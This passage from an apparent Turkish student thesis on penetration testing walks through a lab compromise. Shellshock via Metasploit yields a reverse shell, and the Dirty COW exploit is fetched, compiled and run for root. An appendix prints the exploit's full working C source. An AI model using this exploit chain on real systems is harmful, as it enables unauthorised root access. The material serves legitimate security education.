Terminal üzerinden msfconsole komut ile metasploit framework’üne geçiş yaptım.



**Şekil 4.2.g** Metasploit Framework


Msfconsole üzerinden “search apache\_mod\_cgi” komutuyla exploit database’inde shellshock zafiyetini istismar eden exploitleri aradım.



**Şekil 4.2.ğ** Exploit Arama

İki adet exploit bulundu bunlardan 1 numaralı olanın “excellent” seviyesinde yani hedef üzerinde ters bağlantı oluşturabilir ve komut çalıştırabilir.

“Apache mod cgi bash enviroment execute” exploitini seçtim.




**Şekil 4.2.h** Exploit Seçme Ve Uygulanması

Msfconsole üzerinde options komutuyla exploitin parametre seçeneklerini ve exploiti koşturabilmemiz için girmemiz gereken parametreleri öğreniriz.

Options talimatlarına göre exploitin parametrelerini girdim.

Exploit parametrelerinin girilmesi ve exploit etme işleminin yürütülmesi.




**Şekil 4.2.ı** Zafiyetin Sömürülmesi

Zafiyetin sömürülmesi sonucu hedef sisteme ters bağlantı oluşturduk.

Ve Metasploit Framework’ünün meterpreter katmanına geçiş yaptık.


Sysinfo komutuyla sistemin çekirdek bilgisini ve birkaç bilgiyi görüntüledim.



**Şekil 4.2.i** Meterpreter Aşaması

/tmp dizini bütün kullanıcıların çalıştırma yetkisinin olduğu dizindir. Bundan dolayı exploiti indirip çalıştırmadan evvel tmp dizinine geçiş yapmalıyız.



Metepreter katmanından dosya sistemi katmanına geçmek için aşağıdaki komutları uyguladım.

**Şekil 4.2.ii** Spawning a TTY Shell


Spawning a TTY Shell kullanarak “python -c “import pty;pty.spawn(‘/bin/bash’)”” komutu ile interaktif shelle geçiş yaptım [33].

Böyle hedef sistem interaktif shelline geçiş yapmış olduk.

Uname -a ile detaylı sistem bilgisini aldık.


Linux çekirdeği hakkında tam bilgi sahibi oldum böylece sistemde çalışabilecek zafiyetleri daha rahat bulabilirim.

İşletim sistemi çekirdeğini baz alarak, güvenlik araştırmalarının yayınlandığı siteler ve exploit databaselerinde yaptığım araştırmaların neticesinde exploit-db sitesinde ilgili çekirdekte yetki yükseltme yapabilen bir exploiti buldum. (Exploit için EK-2 ye bakınız.)



**Şekil 4.2.j** Exploit-db’de Exploitin Bulunması

Kullanım şeklini de anlatan genel açıklaması.



**Şekil 4.2.k** Exploitin Açıklaması


Exploitin kendi sistemimize indirilmesi. Uzantısını .c olarak ayarladım






**Şekil 4.2.l** Exploit İndirme

Python simpleHTTPServer vasıtasıyla indirdiğim exploiti hedef sistem tarafından çekicem.



**Şekil 4.2.m** SimpleHTTPServer


Hedef sistemden exploiti çekiyoruz.



**Şekil 4.2.n** Exploiti Hedef Sisteme İndirme

Exploiti hedef sistem üzerinde derleyip koşturuyoruz.






**Şekil 4.2.o** Exploiti Derleme


Exploiti koşturma.

Exploit firefart usernameli passwordunu bizim belirlediğimiz bir root kullanıcı oluşturuyor.



**Şekil 4.2.ö** Exploiti Koşturma

SSH ile oluşturduğumuz kullanıcıya bağlanıp. Root yetkisinde olup olmadığımıza bakacağım.



**Şekil 4.2.p** Root Yetkisi Elde Etme

# TARTIŞMA VE SONUÇ

Bu proje kapsamında siber güvenlik, bilgi güvenliği alanlarında genel anlamda giriş seviyesinde bilgi birikimi elde ettim ve bu alanların alt dallarından olan sızma testlerini inceledim nasıl yapıldığı neden yapıldığı sorularına cevap aradım. Günümüzde güvenlik sektörünün önemini, hali hazırdaki fonksiyonunu ve geleceğini anlamaya çalıştım.

Bu proje vesilesiyle sızma testleri hakkında elde ettiğim bilgileri ve kabiliyetlerimi bir laboratuvar ortamında test ederek öğrendiklerimi pekiştirdim. Ve bir sızma testi çalışması gerçekleştirmiş oldum.

Günümüzde gelişen teknolojik gelişmeler zamanın hızlanması insan nüfusunun ve üretiminin gittikçe artması yapılacak iş kapsamının git gide büyümesi sebebiyle bütün bu yükleri hafifletmeye yarayan bilgisayar ve bilişime dayanan bütün elektronik sistemler her geçen gün daha da kıymet kazanıyor ve hayatın her alanında yayılmaya devam ediyor.

Bu durum beraberinde elektronik sistemlerin güvenliğini, sağlıklı bir şekilde işler vaziyette olması gerekliliğini daha da artırıyor. Özellikle devlet sistemlerinin elektronik ortama taşınması finans işlemlerinin neredeyse tamamen bu ortamda gerçekleştirilmesi. Bütün bu sistemlerin tam bir emniyet içinde korunması ihtiyacını ortaya çıkarıyor. Bu bağlamda siber güvenlik ve bilgi güvenliği alanları ülkemizde ve dünyada önemi gittikçe artırmakla beraber personel ihtiyacı sebebiyle de gördüğü rağbet günden güne artmaktadır.

Sonuç olarak siber güvenlik alanında genel bir bilgi edindikten sonra bunu uygulama ile pekiştirerek bir nebze sektörde ne olup bittiğini ve işlerin nasıl yapıldığını öğrenmiş oldum.

# KAYNAKLAR

1. Wikipedia. “CyberSecurity”, https://en.wikipedia.org/wiki/Computer\_security
2. Emre Onan, TAV Technologies Bilişim Teknolojileri Yönetişim ve Bilgi Güvenliği Müdürü. “Siber Güvenlik”, http://tavitkusbakisi.com/yazilar/Siber-Guvenlik-TR.pdf
3. Kaspersky. “What Is Cyber-Security?”, https://www.kaspersky.com.tr/resource-center/definitions/what-is-cyber-security
4. Ulusal Siber Olaylara Müdahale Merkezi., “Siber Güvenliğe İlişkin Temel Bilgiler”, Bilgi Teknolojileri ve İletişim Kurumu, Sayfa 4, Temmuz 2014, UR.RHB.001
5. Mustafa Yasir Şentürk. “Güncel siber saldırı yöntemleri, sızma testi araçları ve temsili bir kurumsal ağ üzerinde uygulanması”, Türk Hava Kurumu Üniversitesi, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, Sayfa 4, Eylül 2018
6. Watkins, M., Wallace, K., “CCNA Security Official Exam Certification Guide” Cisco Press, 637p, Indianapolis, 2008
7. Stallings, W., “Cryptography and Network Security”, Chapter 1, Pearson Education, 2017
8. Muhammed Alparslan AKYILDIZ. “Siber Güvenlik Açısından Sızma Testlerinin Uygulamaları ile Değerlendirilmesi”, Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, Sayfa 8, 2013
9. Yılmaz Vural. “Kurumsal Bilgi Güvenliği Ve Sızma (Penetrasyon) Testleri” Gazi Üniversitesi, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, Sayfa 40-41, Mayıs 2017
10. Mehmet Tekerek. "Bilgi Güvenliği Yönetimi", KSÜ Fen ve Mühendislik Dergisi, 11(1), 2008
11. Gürol CANBEK, Şeref SAĞIROĞLU. "Bilgi, Bilgi Güvenliği ve Süreçleri Üzerine Bir İnceleme", Politeknik Dergisi, Cilt: 9, Sayı: 3, s. 165-174, 2006
12. <https://www.btrisk.com/pentest-sizma-testi-nedir/>
13. <https://www.bgasecurity.com/makale/bilgi-guvenliginde-sizma-testleri/>
14. <https://www.bgasecurity.com/2017/09/10-soruda-sizma-testi/>
15. <https://www.beyaz.net/tr/guvenlik/makaleler/penetrasyon_sizma_testi_nedir.html>
16. <https://www.bgasecurity.com/danismanlik-hizmetleri/penetrasyon-testi-sizma-testi/>
17. <https://gaissecurity.com/yazi/sizma-testi-nedir>
18. <https://www.bgasecurity.com/2017/09/10-soruda-sizma-testi/>
19. <https://www.burakeksi.com/penetrasyon-testi-sizma-testi-zaafiyet-analizi/#:~:text=S%C4%B1zma%20Testi%20%C3%A7e%C5%9Fitleri%20nelerdir%3F,ve%20sisteme%20ba%C4%9Fl%C4%B1%20olarak%20de%C4%9Fi%C5%9Fmektedir.>
20. <https://gaissecurity.com/yazi/sizma-testi-nedir>
21. <https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies>
22. <https://www.isecom.org/OSSTMM.3.pdf>
23. <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/0/steps/71521>
24. <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>
25. <http://www.pentest-standard.org/index.php/Main_Page>
26. <https://www.fedramp.gov/assets/resources/documents/FedRAMP_Security_Assessment_Framework.pdf>
27. <https://www.btyon.com.tr/pentest-penetrasyon-testi-nedir.php>
28. <https://www.siberguvenlik.web.tr/index.php/2019/07/23/profesyonellerin-kullandigi-10-penetrasyon-testi-araci/>
29. <https://www.muhendisbeyinler.net/sanallastirma-nedir-yararlari-nelerdir/>
30. Laadan O. ve Nieh J. Operating System Virtualization: Practice and Experience, In Proceedings of The 3rd Annual Haifa Experimental Systems Conference (SYSTOR '10), (Cilt 17, Sf. 12), 2010.
31. I. Menken. “Virtualization The Complete Cornerstone Guide to Virtualization Best Practices”, 2.ed., Emereo Pty Ltd., s. 201, 2010.
32. <https://medium.com/@muratasnb/nmap-aktif-bilgi-toplama-1879c3748428>
33. <https://netsec.ws/?p=337>

# EKLER

EK -1

Sisteme sızmak ve ters bağlantı oluşturmak için kullandığım exploit

<https://www.exploit-db.com/exploits/34765>

GNU Bash - 'Shellshock' Environment Variable Command Injection

Exploit Database Note:

The following is an excerpt from: https://securityblog.redhat.com/2014/09/24/bash-specially-crafted-environment-variables-code-injection-attack/

Like “real” programming languages, Bash has functions, though in a somewhat limited implementation, and it is possible to put these bash functions into environment variables. This flaw is triggered when extra code is added to the end of these function definitions (inside the enivronment variable). Something like:

$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

vulnerable

this is a test

The patch used to fix this flaw, ensures that no code is allowed after the end of a bash function. So if you run the above example with the patched version of bash, you should get an output similar to:

$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

bash: warning: x: ignoring function definition attempt

bash: error importing function definition for `x'

this is a test

EK -2

Sisteme root kullanıcısı eklemek için kullandığım exploit

<https://www.exploit-db.com/exploits/40839>

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE\_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)

//

// This exploit uses the pokemon exploit of the dirtycow vulnerability

// as a base and automatically generates a new passwd line.

// The user will be prompted for the new password when the binary is run.

// The original /etc/passwd file is then backed up to /tmp/passwd.bak

// and overwrites the root account with the generated line.

// After running the exploit you should be able to login with the newly

// created user.

//

// To use this exploit modify the user values according to your needs.

// The default is "firefart".

//

// Original exploit (dirtycow's ptrace\_pokedata "pokemon" method):

// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

//

// Compile with:

// gcc -pthread dirty.c -o dirty -lcrypt

//

// Then run the newly create binary by either doing:

// "./dirty" or "./dirty my-new-password"

//

// Afterwards, you can either "su firefart" or "ssh firefart@..."

//

// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!

// mv /tmp/passwd.bak /etc/passwd

//

// Exploit adopted by Christian "FireFart" Mehlmauer

// https://firefart.at

//

#include <fcntl.h>

#include <pthread.h>

#include <string.h>

#include <stdio.h>

#include <stdint.h>

#include <sys/mman.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <sys/wait.h>

#include <sys/ptrace.h>

#include <stdlib.h>

#include <unistd.h>

#include <crypt.h>

const char \*filename = "/etc/passwd";

const char \*backup\_filename = "/tmp/passwd.bak";

const char \*salt = "firefart";

int f;

void \*map;

pid\_t pid;

pthread\_t pth;

struct stat st;

struct Userinfo {

char \*username;

char \*hash;

int user\_id;

int group\_id;

char \*info;

char \*home\_dir;

char \*shell;

};

char \*generate\_password\_hash(char \*plaintext\_pw) {

return crypt(plaintext\_pw, salt);

}

char \*generate\_passwd\_line(struct Userinfo u) {

const char \*format = "%s:%s:%d:%d:%s:%s:%s\n";

int size = snprintf(NULL, 0, format, u.username, u.hash,

u.user\_id, u.group\_id, u.info, u.home\_dir, u.shell);

char \*ret = malloc(size + 1);

sprintf(ret, format, u.username, u.hash, u.user\_id,

u.group\_id, u.info, u.home\_dir, u.shell);

return ret;

}

void \*madviseThread(void \*arg) {

int i, c = 0;

for(i = 0; i < 200000000; i++) {

c += madvise(map, 100, MADV\_DONTNEED);

}

printf("madvise %d\n\n", c);

}

int copy\_file(const char \*from, const char \*to) {

// check if target file already exists

if(access(to, F\_OK) != -1) {

printf("File %s already exists! Please delete it and run again\n",

to);

return -1;

}

char ch;

FILE \*source, \*target;

source = fopen(from, "r");

if(source == NULL) {

return -1;

}

target = fopen(to, "w");

if(target == NULL) {

fclose(source);

return -1;

}

while((ch = fgetc(source)) != EOF) {

fputc(ch, target);

}

printf("%s successfully backed up to %s\n",

from, to);

fclose(source);

fclose(target);

return 0;

}

int main(int argc, char \*argv[])

{

// backup file

int ret = copy\_file(filename, backup\_filename);

if (ret != 0) {

exit(ret);

}

struct Userinfo user;

// set values, change as needed

user.username = "firefart";

user.user\_id = 0;

user.group\_id = 0;

user.info = "pwned";

user.home\_dir = "/root";

user.shell = "/bin/bash";

char \*plaintext\_pw;

if (argc >= 2) {

plaintext\_pw = argv[1];

printf("Please enter the new password: %s\n", plaintext\_pw);

} else {

plaintext\_pw = getpass("Please enter the new password: ");

}

user.hash = generate\_password\_hash(plaintext\_pw);

char \*complete\_passwd\_line = generate\_passwd\_line(user);

printf("Complete line:\n%s\n", complete\_passwd\_line);

f = open(filename, O\_RDONLY);

fstat(f, &st);

map = mmap(NULL,

st.st\_size + sizeof(long),

PROT\_READ,

MAP\_PRIVATE,

f,

0);

printf("mmap: %lx\n",(unsigned long)map);

pid = fork();

if(pid) {

waitpid(pid, NULL, 0);

int u, i, o, c = 0;

int l=strlen(complete\_passwd\_line);

for(i = 0; i < 10000/l; i++) {

for(o = 0; o < l; o++) {

for(u = 0; u < 10000; u++) {

c += ptrace(PTRACE\_POKETEXT,

pid,

map + o,

\*((long\*)(complete\_passwd\_line + o)));  
}

}

} printf("ptrace %d\n",c);

}

else {

pthread\_create(&pth,

NULL,

madviseThread,

NULL);

ptrace(PTRACE\_TRACEME);

kill(getpid(), SIGSTOP);

pthread\_join(pth,NULL);

}

printf("Done! Check %s to see if the new user was created.\n", filename);

printf("You can log in with the username '%s' and the password '%s'.\n\n",

user.username, plaintext\_pw);

printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",

backup\_filename, filename);

return 0;}

# ÖZGEÇMİŞ

Adı Soyadı: Uğur KAYA

Doğum Yeri ve Yılı: İstanbul, 1992

Yabancı Dili: İngilizce (A2)

E-posta: ugurkaya92@hotmail.com.tr

Eğitim Durumu: İstanbul Ticaret Üniversitesi Mühendislik Fakültesi, Bilgisayar Mühendisliği Programı.